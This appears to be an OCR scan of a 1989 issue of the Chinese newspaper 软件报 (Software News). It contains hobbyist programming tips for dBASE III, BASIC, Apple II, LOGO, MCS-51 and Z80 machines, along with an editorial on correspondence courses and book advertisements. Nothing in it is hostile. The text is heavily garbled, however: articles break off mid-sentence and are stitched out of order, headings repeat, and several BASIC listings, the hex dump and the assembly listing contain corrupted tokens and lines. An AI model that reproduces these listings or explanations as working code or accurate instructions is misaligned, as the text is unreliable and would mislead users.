实例：SET SEGMENT TO 0  
? PEEK(1047)

灵活运用以上命令及函数可以使编程中的一些难于解决的问题迎刃而解。

下面将这几条命令及函数的一些用法介绍给读者，供读者参考。

1. 原dBASE III系统中的日期型函数的“月/日/年”格式，不仅在数据录入及显示过程中不符合中国人常用的“年/月/日”的习惯，而且在多重索引中会出现错误的排序结果。应用SET DATE ANSI命令即可解决以上问题。  
如：C>DBASE III  
? DATE()  
07/01/88  
.SET DATE ANSI  
? DATE()  
88.07.01

2. 在含有日期字段的数据库索引中，由于各字段的数据类型不相同，所以在执行INDEX命令时必须使用DTOC函数才能完成索引，使索引产生按“年/月/日”顺序排列的排序格式，未达到用户要求的按“年/月/日”的排列顺序。当使用SET DATE ANSI命令时，由于日期格式变为“年/月/日”，所以就不会产生上述问题。

3. SET SEGMENT、POKE、PEEK等命令及函数的灵活运用，可以使dBASE III完成许多原来不能完成的功能。

以上命令及程序均在电子部六所的CDBASE III 1.0A版本及上海计算机厂的中文dBASE III VER. 1.10上进行了验证，均运行通过。 大连 吴志军

dBASE III中设置显示器颜色的命令“SET COLOR TO”是编制应用程序常用的一条命令。通过设置不同的屏幕颜色来进行各级菜单的选择，并可使输入/输出醒目。但是，使用过COLOR命令的人一定会发现，手册中所介绍的COLOR命令的各项功能在CCDOS下是无法实现的。如手册中所举之例是：

① SET COLOR TO 1/6, 7/4, 6  
其作用是红底白字增强视觉效果，标准颜色为兰底黄字，边缘为黄色。

② SET COLOR TO G, R, 6  
作用是用户部分为极亮绿色，系统部分为闪烁红色，边缘为黄色。

在CCDOS下执行两例的命令其结果却为：例①为黄色反象显示(即黄色背景，黑色字符)。例②为黄色字符显示，其原因何在呢？主要是数据库系统dBASE III是针对西文DOS设计的，即是使用在文本方式下；我国引进后，对其进行汉化，使之能在汉字状态下运行，而汉字是图形状态，因而使得dBASE III的个别命令在汉字状态下失去了文本方式下原有的部分功能。SET COLOR TO 命令就是其中之一。

在CCDOS下如何使用COLOR命令呢？首先应把命令格式改为如下形式：

PC-BASIC语言提供的ON ERROR语句不属于BASIC基本语句，常不被人重视。其实这是一条很有用的语句，在本质上该语句是为用户提供一种软中断功能。在程序中设置了该语句后，如果程序运行到该语句以后出现回，就可转向指定的出错处理语句。在出错处理部份，人们可根据本程序运行中可能出现的错误或故障，编写若干必要的出错处理程序(相当于子程序)。

下面介绍该语句常见的一种用法。一个BASIC程序对某批数据进行长时间处理加工后，需要由打印机输出处理结果。如果一时疏忽，事先忘记接通打印机，那么程序将因此死锁并停止运行。即使再按通打印机也无济于事，前功尽弃。一旦出现了这种情况只好重新输入数据进行处理等特输出，这实在令人扫兴。如果使用了ON ERROR语句就可避免这种情况。具体做法很简单，在原程序中加入两行(第100行，第1000行)即可，如下所示：

```
10 REM以下进行数据输入和加工
90 REM以下打印处理结果
100 ON ERROR GOTO 1000
```

```
1000 IF ERR = 27 OR ERR = 25 THEN LOCATE 4, 20, INPUT "打印机没接通 接通后按回车键", J $, LOCATE 4, 20, PRINT SPACE $ (40), RESUME
```

当程序运行到LPRINT语句时，如果打印机没接通，屏幕就会出现提示字并暂停运行。根据提示字按通打印机，两按一下回车键程序就恢复正常运行，屏幕上的提示消失，打印机开始打印输出。

至于ON ERROR语句的详细用法，请查阅有关手册，这里不再详谈。  
西安 王述良

对《如何使C-dBASE III屏幕上的字符闪烁》一文 的看法

贵报1989年第一期第二版刊登此文，我认为在C-dBASE III中很容易实现字符的闪烁，不用了如此复杂，只需使用SET COLOR TO \*W即可在显示器上印出的字符闪烁。星号(\*)表示闪烁，加号(+)表示高亮度。

石家庄 姚志山

理想助手——集成化窗口软件 通讯程序为各软件提供方便的信息传递途径。

直观、方便、给予用户信息最多的理想界面是窗口型界面，功能强、使用灵活的理想软件首推集成化软件，而Microsoft公司最近推出的集成化窗口软件Microsoft Windows可谓软件及界面之大成，是系统程序员与用户的理想助手。

Microsoft Windows是DOS操作系统和PC机上现有应用程序的集成和扩展。从系统功能看，该集成化窗口软件是DOS的扩展，即以窗口为界面并辅以菜单和对话框的DOS操作系统。在应用方面，MS Windows已将所有在PC机DOS操作系统下使用的标准应用程序(如AUTOCAD, WORDSTAR等)集成在内，并为它们建立了窗口型界面及其相应的环境。

该软件具有灵活的应用环境。任何带软盘或硬盘的IBMPC兼容机只要内存达到512K便可运行该集成化软件，用户仅需要用安装程序或控制板便能为机器建立超适当的窗口环境。

在集成化窗口软件中各被集成软件之间(或内部)传递信息方便且直观。窗口软件不仅把多种功能的应用和系统软件统一在同一窗口环境下，而且还用系统裁剪板和远程

径，被接收传递信息既可是文字又可是图形信息，还可方便地查询和修改，所有这些信息在窗口软件中形成的产品图上茂、质量上乘。

集成化窗口软件本身也含有丰富的窗口实用软件，其中包括功能强的绘图软件、文献处理软件和适用于办公室环境的软件等等。这些软件是专为窗口环境设计的，使用起来尤其方便。

Microsoft Windows时刻体现着集成化窗口软件的特点，软件中的每一程序都有自身的窗口，运行时重叠显示的多个窗口可并行工作，暂不使用的窗口还可退成映像减少空间的占用量。所有操作输入以菜单和对话方式使用，并有多种其它输入方式。目前PC机已非常普及，用户范围也日渐扩大，迫切需要象Microsoft Windows这样简单易学功能强大又方便实用的软件，拥有一个Microsoft Windows，用户不仅有了友好的DOS，同时也有了PC机标准应用软件 and 方便适用的窗口应用软件，由于每一软件的使用方式统一，不仅减少了用户的重复学习，而且提高了工作的质量和效率。(本报提供该软件400元) 中科院成都计算机所 郑红兰 本报责任编辑：06号

在CCDOS下如何使用COLOR命令

对《如何使C-dBASE III屏幕上的字符闪烁》一文 的看法

```

非 100 GOSUB 600: GOTO 330
程 110 Y = Y - 1: IF Y < 0 THEN Y =
序 120 RETURN
130 X = X - 1: Y = Y - 1
140 IF X < 0 THEN X = X + 1
150 IF Y < 0 THEN Y = Y + 1
160 RETURN
170 Y = Y + 1: IF Y > 191 THEN Y =
绘 180 RETURN
190 X = X + 1: Y = Y - 1
200 IF X > 279 THEN X = X - 1
210 IF Y < 0 THEN Y = Y + 1
220 RETURN
230 X = X - 1: IF X < 0 THEN X =
240 RETURN
250 X = X - 1: Y = Y + 1
260 IF X < 0 THEN X = X + 1
270 IF Y > 191 THEN Y = Y - 1

```

```

280 RETURN
290 X = X + 1: IF X > 279 THEN X =
X - 1
300 RETURN
310 X = X + 1: Y = Y + 1
320 IF X > 279 THEN X = X - 1
330 IF Y > 191 THEN Y = Y - 1
340 RETURN
350 HGR2: HCOLOR = C
360 IF N = 1 THEN GOSUB B15: GOTO
380
370 PLOT 0,0 TO 279,0 TO 279,19
1 TO 0,191 TO 0,0
380 PLOT X,Y
390 GET Y$
400 IF Y$ = "Y" THEN HCOLOR = C:
GOTO 380
410 IF Y$ = "P" THEN HCOLOR = 0:
GOTO 380
420 IF Y$ = "I" THEN GOSUB 110:
GOTO 380
430 IF Y$ = "N" THEN GOSUB 170:
GOTO 380
440 IF Y$ = "J" THEN GOSUB 230:
GOTO 380
450 IF Y$ = "K" THEN GOSUB 290:
GOTO 380
460 IF Y$ = "U" THEN GOSUB 130:
GOTO 380
470 IF Y$ = "D" THEN GOSUB 190:
GOTO 380
480 IF Y$ = "E" THEN GOSUB 310:
GOTO 380
490 IF Y$ = "M" THEN GOSUB 250:
GOTO 380
500 IF Y$ = "C" THEN GOTO 530
510 IF Y$ = "E" THEN GOTO 580
520 GOTO 390
530 TEXT: HOME
540 INPUT "HCOLOR=?": IC
550 IF C < 0 OR C > 2 THEN PRINT
"REENTER": GOTO 540
560 HCOL = C
570 POKE 4232,0: POKE 49239,0: POKE
49234,0: POKE 49237,0: GOTO
390
580 PRINT: PRINT CHR(141); "BSA
VE FCT,46400,LOIFF"
590 END
600 HOME: PRINT "FUNCTION K TS":
PRINT: A = 10
605 HTAB A: PRINT " 1"
610 HTAB A: PRINT " 0"
615 HTAB A: PRINT " 0"
620 HTAB A: PRINT " 0"
625 HTAB A: PRINT " ..."
630 H AB A: PRINT " J....."
635 HTAB A: PRINT " ..."

```

众所周知，绘制一幅较为复杂的图形，不仅编程工作量大，而且往往需要反复调试才能得到令人满意的结果。本文提供一种非程序绘图软件，用它可以直接在屏幕上绘图而无须编写程序，从而大大提高工作效率。

该软件可用于绘制各种图形及美术字，尤其适用于各种软件的菜单与版面设计。绘出的图形可以存盘或打印。该软件用 BASIC 语言写成，在 APPLE II DOS 系统下使用，具有程序简单、使用方便、易于移植等特点。

非程序绘图软件的使用方法如下：  
 ① 该软件运行时，屏幕上首先显示各功能键的用法。例如，按“Y”则进入绘图状态，再连续按方向控制键“↑”，光标向上移动便出现一条垂直直线。又如，按“P”则退出绘图状态，再按方向控制键时不绘图。

按回车键后，可选择画面背景方式。方式 0 背景为黑色；方式 1 背景为方格状（可用于图形的放大或缩小）。按“#”，回答颜色代码和绘图起始位置坐标，此后便进入高分辨率第 2 页图形状态。

② 灵活使用 8 个方向控制键可以画出由直线和曲线构成的各种图形。当需要修改时，先按“P”，再按相应的方向控制键，便可擦掉已画出的某些线条。按“C”之后，输入新的颜色代码即可以用新的颜色继续绘图。

③ 绘图结束，按“E”则自动以 FCT 为文件名将图形信息存入磁盘，运行下列程序段即可调用 F 形文件 FCT。  
 10 PRINT CHR\$(4); "BLOAD FCT"  
 20 POKE 49232,0: POKE 49239,1  
 30 POKE 49234,0: POKE 49237,1  
 程序清单附后。

南开大学 展宝琛

### 苹果机监控命令的扩充

```

9500- A9 15 85 72 A9 17 8D F9
950B- 03 A9 95 85 74 8D FA 03
9510- 4C BF 9D 20 F0 4A FF A9
9518- AD 85 33 D8 20 3A FF A9
9520- FF 20 A7 FF 84 3A 0A 03
9528- 88 30 E8 D9 38 95 D0 FB
9530- 20 3E 95 44 34 4E 21 95
9538- AB ED EC 48 4B 4D A9 95
9540- 48 B9 38 95 48 20 C5 FF
9548- 60 4C 65 F5 36 34 20 7F
9550- FE 20 D0 F8 68 85 2C 68
9558- 85 20 A2 08 BD EA 95 95
9560- 3C CA D0 F8 A1 3A F0 2C
9568- A4 2F C9 20 F0 43 C9 6C
9570- F0 2F C9 40 F0 43 C9 6C
9578- F0 41 C9 40 F0 1F 29 1F
9580- 9 14 C9 04 F0 02 B1 3A
9588- 99 3C 00 88 10 F8 20 3F
9590- FF 4C 3C 00 20 82 F8 20
9598- DA FA 4C 13 95 18 68 95
95A8- 48 68 85 3A 68 85 38 20
95B8- 54 F9 84 38 18 90 14 48
95C0- 20 54 F9 AA 98 48 BA 4B
95C8- A0 02 18 B1 3A AA 88 B1
95D0- 3A 86 3B 85 3A 80 FB A5
95D8- 21 48 A5 2C 48 20 07 FA
95E0- 60 18 A0 01 B1 3A 27 5A
95E8- F9 85 3A 98 3B BQ 88 20
95F0- 4A FF 38 90 C2 EA EA 3C
95E8- DF 95 4C D1 95

```

在自动监控的 APPLE II 中，由于监控程序没有单步和跟踪的功能，给调试机器语言带来一定的不便。本文介绍一个程序，以使苹果机增加单步和跟踪的功能。下面介绍一下程

序的使用方法。在监控下键入单步程序，然后 CTRL-C 返回 BASIC 状态，用 BSAVE DEBUG, A \$9600, L \$ EC 存盘。使用时，可在 HELLO 程序中加入一条 PRINT CHR\$(4); "BRUN DEBUG" 语句，或在 DOS 状态下用 BRUN DEBUG 命令运行程序。当要调试机器语言时，亦在监控状态下按 CTRL-Y 键，将出现提示符“—”后，即可键入命令：  
 1. CTRL-R，返回监控状态。  
 2. (地址) S：单步执行指定地址处的一条指令，并将该指令的反汇编记忆符和各寄存器数值显示出来。  
 3. (地址) T：从指定地址开始连续执行单步命令，直至执行 BRK 指令为止。按 CTRL-S 暂停执行。  
 上述命令当地址省略时，则从当前地址开始执行。广东 何伟伟

## 开平方的快速逼近算法

本算法完全避开双字节乘除运算，用快速逼近法，使双字节开平方（根仍为双字节）运算速度加快。在 12MHz 晶体的 MC S—51 单片机上，仅需 240 至 280μs。此完成双字节定点除法还快。

为讨论方便，设被开方数为双字节整数，即 0 至 65535。为保证精度，实际被开方数最好在 16384 至 65535。对于规格化的浮点数的尾数自然满足，对于定点整数，可以通过移位来满足要求。

一个被开方数 X，必有一个数 X<sub>n</sub>，满足：  
 $X_n < X$  (1)  
 $\sqrt{X_n} = n$  (2)  
 $\sqrt{X} < n+1$  (3)

三式中，X、X<sub>n</sub>、n 均为正整数。以上关系表明，X<sub>n</sub> 是一个可以完全开平方的最接近 X 而又小于 X 的正整数。当被开方数 X 的平方根必介于 n 和 n+1 之间，即为 X 的平方根整数部分。这时有：  
 $X^{1/2} = (X_n + \Delta)^{1/2}$   
 $= (X_n(1 + \Delta/X_n))^{1/2}$   
 $= X_n^{1/2} \cdot (1 + \Delta/X_n)^{1/2}$   
 $= n \cdot (1 + \Delta/X_n)^{1/2}$  (4)

当  $\Delta/X_n < 1$  时， $(X > 4000H)$  时，充分满足，有：  
 $X^{1/2} \approx n \cdot (1 + \Delta/X_n)^{1/2}$   
 $\approx n \cdot (1 + 1/2 \cdot \Delta/X_n - 1/8 (\Delta/X_n)^2)$   
 $\approx n \cdot (1 + 1/2 \cdot \Delta/X_n)$   
 $\approx n + \Delta/2n$  (5)

由式(5)看出，根的两个字节已完全分离，n<sub>0</sub> 为根的整数部分（高字节）， $\Delta/2n$  为根的小数部分（低字节）。可以证明  $\Delta/2n < 2n$ ，故  $\Delta/2$  为单字节，小数部分可通过单字节除法求出。

由被开方数 X 的高四位查表求出根的高四位初值；第二步，用被开方数高字节对准根的高四位；第三步，由根的高四位初值和被开方数高字节按近似折

线插值法求出根的高字节低四位初值；第四步，配合被开方数的高字节用“减奇数法”确定根的高字节终值；即由 Z 晶体的 MC S—51 单片机上，仅需 240 至 280μs。此完成双字节定点除法还快。

以上除第四步 1 至 3 步和第六步单字节除法有八次循环外，均为一遍通过。  
 误差分析：由式(4)：  
 $E = 1/8 \cdot (\Delta/X_n)^2 \cdot (1 + \Delta/X_n)$   
 由于  $\Delta < 2n$ ，故  
 $|E| < 1/8 \cdot (2n/n)^2 \cdot (1 + 2/n)$   
 $\approx 1/8 \cdot (1 + 2/n)$   
 当被开方数满足约定条件： $X > 4000H$  时， $n > 80H$ ，即  $n > 128$ ，故  $|E| < 1/8 \cdot (1 + 2/128) \approx 3 \cdot 10^{-4}$  (6)

大多数应用场合，这一精度完全满足要求了。本算法对最后的尾数没有采用四舍五入，而是完全丢弃，不但节约时机，而且提高了数值精度。对于 4000H 的整数，精度有所下降，但至少可以保证一个字节的结果是有效的。

本算法已在 MC S—51 单片机上实现，可以方便地移植到其他八位机和 16 位机上。

使用说明：  
 ① 开方数存放地址和格式：定点数，高字节在 R<sub>0</sub>，低字节在 R<sub>0</sub>+1 中；浮点数，数符和阶码在 R<sub>0</sub> 中，D7，数符；0 为正，1 为负；D6，阶符；0 为正，1 为负；D5—D0，阶码（补码），范围 -64—+63。尾数为双字节符号原码纯小数，高字节在 R<sub>0</sub>+3，低字节在 R<sub>0</sub>+2 单元中。

② 调用：定点数调用 INRSQR，浮点数调用 FSQR。

③ 结果：根的存放地址与被开方数相同，即取代被开方数。对浮点数，负数不开方，并设置标志位置 1；对定点数，根为一字节整数加一字节小数；对定点纯小数，根为纯小数。

④ 资源影响：A. B. PSW；R2—R7。  
 （源程序清单保留编辑权，需者汇款 5 元索取） 江西“周航”

```

640 HTAB A: PRINT " 41,32 TO 41,32: *PLOT 44,33 TO
44,37: *PLOT 44,38 TO 43,38:
*PLOT 43,34 TO 41,36
645 HTAB A: PRINT " N
650 HTAB A: PRINT " N
655 HTAB A: PRINT " N
660 PRINT: INVERSE
665 HTAB A: PRINT "
670 HTAB A: PRINT " [Y] PLOT ON
675 HTAB A: PRINT " [P] PLOT OF
680 HTAB A: PRINT " [C] CHANGE C
OLOR
685 HTAB A: PRINT " [E] END AND
SAVE
690 HTAB A: PRINT "
695 NORMAL: PRINT: PRINT " HIT
(RETURN) KEY TO CONTINUE": GET
B$
700 HGR
705 FOR I = 0 TO 9
710 IF I = 1 OR I = 2 OR I = 4 THEN
HCOLOR = 0: GOTO 720
715 HCOLOR = 3
720 PLOT 60,40 + 10 * I TO 220,
40 + 10 * I
725 NEXT
730 PLOT 60,40 TO 60,70: PLOT
220,40 TO 220,70
735 FOR I = 0 TO 16: PLOT 60 +
10 * I, 1,90 TO 60 + 10 * I, 120
: NEXT
740 PLOT 40,53 TO 40,57: PLOT
41,32 TO 41,32: *PLOT 44,33 TO
44,37: *PLOT 44,38 TO 43,38:
*PLOT 43,34 TO 41,36
745 *PLOT 42,104 TO 42,109
750 HOME: FOR I = 1 TO 20: PRINT
: NEXT
755 INPUT "MOVE OF BACKGROUND (0
/117) :": N
760 IF N = 0 AND N < 1 THEN
PRINT "REENTER": GOTO 755
765 TEXT: HOME: L = 0
770 INPUT "HCOLOR=?": IC
775 IF C < 0 OR C > 2 THEN PRINT
"REENTER": L = L + 2: GOTO 7
70
780 IF L > 12 THEN HOME: L = 0
785 L = 4 + L: VTAB L: HTAB 16: PRINT
" "
790 FOR I = 1 TO 4: HTAB 16: PRINT
" " : NEXT
795 L = 5 + L: VTAB L: HTAB 16: PRINT
" " : NEXT
800 INPUT "BEGIN X,T=?": X,T: Y =
191 - Y
805 IF X < 0 OR X > 279 OR Y < 0
OR Y > 191 THEN PRINT "RE
ENTER": GOTO 800
810 RETURN
815 FOR I = 0 TO 190 STEP 10: PLOT
0,1 TO 270,1: NEXT
820 FOR J = 0 TO 270 STEP 10: PLOT
J,0 TO J,190: NEXT
825 RETURN

```

### PC-81 机应用程序

PC-81 机内存虽然小,但是也可以用它做些事,下面的几个程序均不用内存扩展块的支持就可运行。

程序一是计算工资发放所需各种票面的张数。程序运行后,先问人名,然后是工资数,如此循环,当输入空串或零工资时,程序即显示各票面数。注10行输入不能省略。

矩阵求逆很常用,如果用笔算,容易出错,程序二能很快将你输入的矩阵求逆并显示。程序运行后按行输入元素,计算机也按行输出。本程序不接扩展块,可对5×5矩阵求逆。

程序三是显示生物曲线。程序充分利用了VAL函数的特殊性,仅占用715字节。程序输入要注意,凡是VAL函数后引号中带有保留字时,先输入引号内的内容,回车键后再调出来加上VAL和两个引号,否则程序根本不能运行。程序运行后,请先输入当时的年数和月数,接着输入你的名字,最后输入出生年月日,计算机即显示出你的智力(左)、情绪(中)、体力(右)三条

正曲线。 新维 李庆

```

程序一
5:FAST
10:A0="0100005000
1000500020000
00.500.200.10.
050.020.01"
20:DIM A(12)
30:DIM B(12)
40:FOR I=1TO 12
50:A(I)=VAL A4(I)*
4-3TO I$4)
60:NEXT I
70:SLOW
80:PRINT AT21,0;"
NAME"
90:INPUT N$
100:IF M$="" THEN
GOTO 255
110:PRINT AT21,0;"
MONEY"
120:INPUT S
130:FAST
140:CLS
150:IF S=0 THEN
GOTO 255
160:PRINT "M:" "I
S:"$
170:FOR I=1TO 11
180:F=INT(S/A(I))
190:F5=S-P*A(I)
200:IF F<0 THEN
PRINT TAB 2;A$
(I$4-3TO I$4);
"-----";F
210:NEXT I
220:F=INT(S*100+
5)
230:IF F<0 THEN
PRINT TAB 2;A$
(I$4-3TO I$4);
"-----";F
240:B(1)=B(1)+F
250:GOTO 70
255:CLS
260:PRINT "TOTAL
S"
270:FOR I=1TO 12
280:PRINT TAB 2;A$
(I$4-3TO I$4);
"-----";B(I)
290:NEXT I
程序二
10:INPUT N
20:DIM A(N,N)
30:FOR I=1TO N
40:FOR J=1TO N
50:PRINT "A";I;"
";J;"=";
60:INPUT A(I,J)

```

```

140:A=A-VAL "M"INT
(365.25*Y-(M*
3)))/INT(30.6*
(M+1+12*(M/3))
)
150:PRINT " ZHI L
I
DING XU
J
I
L"
160:PRINT "
+
-
+
+
-
+
170:FOR Y=CODE"TO
D
180:IF VAL "Y=0R
Y<5)INT(Y/5)
"THEN GOTO Y"
"230"
190:FOR X=CODE"TO
CODE"U"
200:PLOT X,Y
210:NEXT X
220:PRINT Y
230:PLOTVAL "9",Y
240:PLOTCODE"1",Y
250:PLOTCODE"1",Y
260:NEXT Y
270:B=VAL "A-2B*IN
I(A/28)"
280:C=VAL "A-2B*IN
I(A/23)"
290:A=VAL "A-3B*IN
I(A/33)"
300:FOR Y=CODE"TO
DSTEP VAL "5"
310:PLOTINT VAL "9
+3*5*INT((A+Y)/3
3*2*PI)",Y
320:PLOTINT VAL "2
+3*5*INT((B+Y)/
14*PI)",Y
330:PLOTINT VAL "4
+3*5*INT((C+Y)/
23*2*PI)",Y
340:NEXT Y

```

```

程序一
TO COPY
TEXTSCREEN CLEARTEXT CURSOR 0 0
PR (BING XUAN ZHE DA YING FANG SHI)
PR I
PR I# 1 -- ZHENG CHANG
PR I# 2 -- FAN XIANG
PR I# 3 -- FANG DA
PR I# 4 -- FAN XIANG FANG DA
PR I PR I
PR I# 1 -- BIAO ZHUN MI DU
PR I# 2 -- BEI MI DU
PR I PR I#
1: CURSOR 4 11 MAKE "M RC
IF NUMBER? :M = "FALSE PR CHAR 60 J
IF ANYOF :M > 4 :M < 1 PR CHAR 7 GO J
PR :M PR I PR I#
2: CURSOR 4 13 MAKE "N RC
IF NUMBER? :N = "FALSE PR CHAR 7 GO 2
IF ANYOF :N < 1 :N > 2 PR CHAR 7 GO 2
PR :N
3: DEPOSIT 1913 (:M - 1) * 32 + 1
4: DEPOSIT 1145 :N * 74
3: OUTDEV 1 PRINT CHAR 17 OUTDEV 0
CURSOR 0 16
PR I# 1 -- CHONG FU DA YING
PR I# 2 -- HUAN DA YIN FANG SHI
PR I# 3 -- JIE SU
PR I PR I#
4: CURSOR 4 20 MAKE "A RC
IF I# 1 PR I 60 3
IF I# 2 COPY
IF I# 3 PR 3 TOPLEVEL
PR CHAR 7 GO 4
END
程序二
TO COPY
TEXTSCREEN CLEARTEXT GETCURSOR (0 0)
PR (QING XUAN ZHE DA YING FANG SHI)
PR I
PR I# 1 -- ZHENG CHANG
PR I# 2 -- FAN XIANG
PR I# 3 -- FANG DA
PR I# 4 -- FAN XIANG FANG DA
PR I PR I
PR I# 1 -- BIAO ZHUN MI DU
PR I# 2 -- BEI MI DU
PR I PR I PR I#
LABEL "1 SETCURSOR (4 11) MAKE "M RC
IF MEMBERP :M (1 2 3 4) = "FALSE (PR CHAR 7 60 "1)
PR :M PR I#
LABEL "2 SETCURSOR (4 13) MAKE "N RC
IF MEMBERP :N (1 2) = "FALSE (PR CHAR 7 60 "2)
PR :N
3: DEPOSIT 1913 :M / 32 - 31
4: DEPOSIT 1145 :N - 74
LABEL "3 .PRINTER 1 PR CHAR 17 .PRINTER 0
SETCURSOR (0 16)
PR I# 1 -- CHONG FU DA YING
PR I# 2 -- HUAN DA YIN FANG SHI
PR I# 3 -- JIE SU
PR I PR I#
LABEL "4 SETCURSOR (4 20) MAKE "A RC
IF I# 1 IPR 1 60 3
IF I# 2 (COPY)
IF I# 3 IPR 3 STOP
PR CHAR 7 GO 4
END

```

87年第15期刊登的LOGO图形打印程序,在实际使用中并不很方便。这里介绍一个实用的打印程序。程序运行后,只需根据汉语拼音提示,键入相应的数字,即可按所选择的方式打印图形,并作进一步的排序。其中数字1、2、3、4分别表示正常、反相、放大或反相放大四种打印方式;N取1或2,分别表示用标准密度或倍密度打印;A取1、2或3,则表示重复打印,改换打印方式或结束。为键入其它字符,计算机发出“嘟”的声音以示出错并要求重新输入,直至正确为止。

最后说明两点:  
1.在绘图前应先用APPLE LOGO版本可将程序掩埋在程序包中加以保护。  
2.程序运行时,在文本状态下进行显示和操作,但并不破坏原有图形。其中程序一为MIT LOGO版本;程序二为APPLE LOGO版本。苏州 李树君

### H-01 电脑的扩充应用(二)

DEFUSR(n)=  
(N) 语句。  
语句中用( )括着的内容可省略,用< >括着内容表示选择后输入,但不能省略;n和N表示变量,不能为表达式。  
语句的功能是,定义机器语言子程序的入口地址。凡经过定义的子程序均可随时调用。n的范围是0-9共十个,必须为整数。当n=0时,可省略。N的范围是0-65535,要求为整数。如果H-01未设置扩充板,那么当N>49151时,是无意义的,并可能导致自锁现象。  
使用格式如下:  
1.DEFUSR (n) = (N)  
2.DEFUSR (n) = (N)  
3.DEFUSR (n) = (N)  
4.DEFUSR = (N)  
若与以上格式不相符合,有可能出现错误信息。在调用机器语言子程序之前,必须使用该语句对其进行定义。  
附:《程序清单》  
四川 袁玉荣

```

ST1: CALL STR0
CP 3AH
JP P,STR1
CP 30H
JP M,STR1
DEC HL
PUSH DE
CAREL 2A2DH
POP BC
PUSH HL
PUSH BC
POP HL
LD DE,2270H
PUSH DE
LD A,08H
LD B,(08BE3H),A
LD B,(08H)
LD A,10H
LD (DE),A
INC DE
LD A,2AH
LD (DE),A
INC DE
DJN Z,ST0
LD DE,1618H
LD (08B90H),DE
POP DE
CALL STR0
CP 0D5H
JR Z,ST1
CP 3AH
JP P,STR1
SUB 30H
JP M,STR1
SLA A
ADD A,E
LD E,A
CALL STR0
CP 0D5H
JP NZ,STR1

```

```

TO PLAY SOUND1 SOUND2
IF :SOUND1 = [ ] THEN STOP
IF :SOUND2 = [ ] THEN STOP
MAKE "SOUND3 FIRST :SOUND1
MAKE "SOUND4 FIRST :SOUND2
3: DEPOSIT 236 :SOUND3
4: DEPOSIT 237 :SOUND4
CALL 5347 1
PLAY BUTFIRST :SOUND1 BUTFIRST :SOUND2
END

```

中华学习机的LOGO系统没有提供音乐功能,但我们可以用调用子程序的方法来使LOGO唱歌。  
打入这段程序,就可以用PLAY (音调 音调 音调...)[音长 音长 音长...]来使LOGO奏乐。音调及音长的取值请参看随机使用手册MUSIC的取值。本程序在CE C-1上通过。  
浙江湖州中学 马望灵



# 软件报



1989年  
4月1日  
第13期  
总第131期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘伟建  
国内统一刊号CN51-090 订户代号：61-74 地址：成都市金河街75号

## 春风惠万物 桃李满天下

——为首届计算机技术函授班开学致词

每国产一台计算机、每进口一台计算机，每将需要一名或数名计算机技术人员；各中小学校，凡添设一门计算机课程，至少也需要一名计算机任课教师；再加上社会上其他领域所需要的计算机技术人员，何止万千！而每年从正规院校毕业的计算机专业人数与此相比不过是“凤毛麟角”。而计算机的普及应用迅猛异常，势不可挡，所需的人才从何而来？由于计算机技术的飞速发展，即使是在职的计算机工作人员，也需要知识更新，不断充电，否则，将不能适应现实工作的需要。这成千上万渴求升进的人们，又向何处求教？有不少人埋怨我国现有的计算机函授班不高，除其他诸多因素外，是不是也与我们计算机人员的技术水平低下有关呢？

为解决以上问题，途径固然有多条，但日前最为可行、最为切实可行的恐怕是函授。函授为国家投资，学员可以不受厂、校的限制，数量大，覆盖面广，收费低廉，不受地域限制。为满足广大读者需求，《软件报》社和四川大学

成人教育学院联合举办了计算机技术函授班，招生启事登出后，要求报名和索取资料的信函如雪片飞来。从已招收的学员来看，天津、湖北等地，可谓“桃李满天下”矣。

要重视教育，抓好教育，这一直是近几年来人们议论的热点话题，但一涉及到资金、体制等问题，又似乎有些棘手。教育的形式是多种多样的，我们若能因材施教，能在教育上作点实文章，何不说千言万语，先办起来再说。何况函授早已为社会承认，确是没有围墙的学校。

“科学技术是第一生产力”，而计算机技术又是当今的新兴科学技术，它直接影响着我国的现代化进程，抓好计算机技术的人才培训，确是当务之急。以学院与报社合办计算机技术函授班，在我国还是首创，学院有师资雄厚、教学经验丰富的优势，报社有信息灵通、传播快、覆盖面广等特点，该班能在教学中不断总结经验，扬长避短，为祖国造就一代计算机技术新人而作出贡献。

本报评论员

## 新·书·架

△TURBO PASCAL V4.0是美国Borland International公司1987年新推出的功能强大的PASCAL产品，美国80%的PC机用户都用TURBO PASCAL V4.0编程。国内的用户常常因无一本详细的TURBO PASCAL 4.0中文资料而不能轻易地充分发挥TURBO PASCAL 4.0的效率。

中软公司软件交易中心翻译出版的TURBO PASCAL V4.0使用手册(约55万字)，现已开始发行。

书一套，18.5元(包括邮费)，软印即寄。

汇编教程：成都市金河街75号“软件报”发行所  
△《IBM-PC汇编语言及程序设计》一书由钱入源，结合众多的实例，逐点阐述IBM PC的基本特性，汇编语言的设计方法，使读者能边自学边机实践，迅速提高汇编语言设计能力。每章后有小结和习题，以便读者自学学习效果。它适合一般程序员使用，也可作为高等院校和中等专业学校的教学用书。每本定价18元(含邮资)，款到发货。

△《程序正确性的证明》这本书通俗简明地介绍了一套易学实用的验证程序是否正确的方法，掌握了这种方法，不仅可以验证自己或别人的程序是否正确，更重要的是在这种思想方法的影响下，在编程工作中不犯或少犯错误。它适合于所有计算机工作者特别是程序员使用。每本定价1.35元，另加邮资0.15元，款到发货。

以上两书请与成都市东大街四川大学旁罗成源

本报关于LASER310可以改造升级的

报道，已在全国引起强烈反响。来自山南海北的信件，雪片般飞向本报编辑部。广大用户对热情洋溢的语言，对我们这项工作给予了很高的评价，不少读者正在对LASER感到“食之无味，弃之可惜”的时候，得知这一消息十分兴奋。有的用户正在考虑采用别的扩展卡而又苦于经济开支，称赞“软件”报送来了及时雨”。这证明我们“为了每一位LASER用户”的指导方针，已得到广大用户的承认。这更坚定了我们推进全国LASER310改造升级的信念，决心更好为广大读者服务。

对于读者来信，我们深表感谢，有关问题综合答复如下：  
一、改造升级的具体内容是改造原机电路板，加装功能扩展板(装在机内，不占插口)。然后配上PH1.0磁带汉字系统，便可实现256×192点高分辨率绘图和16×12字的汉字显示功能。

二、磁带汉字库为国际一级字库(3755字，18×16点阵，仿宋体字型美观)。系统可遥控磁带机启停，自动分段搜索，建立用户字库。用户字库可存于磁带，用命令调入内存使用。在18K内存下，每次可调入256字(约占8K)，用完后再行调入，所以一个程序使用汉字数量不受限制。这种方式虽不如硬汉字系统快捷便利，但已达到了可供实用的程度，而且不需扩充内存，配置软盘驱动器及加装磁碟片，成本极低(预计每盘需15元左右)。

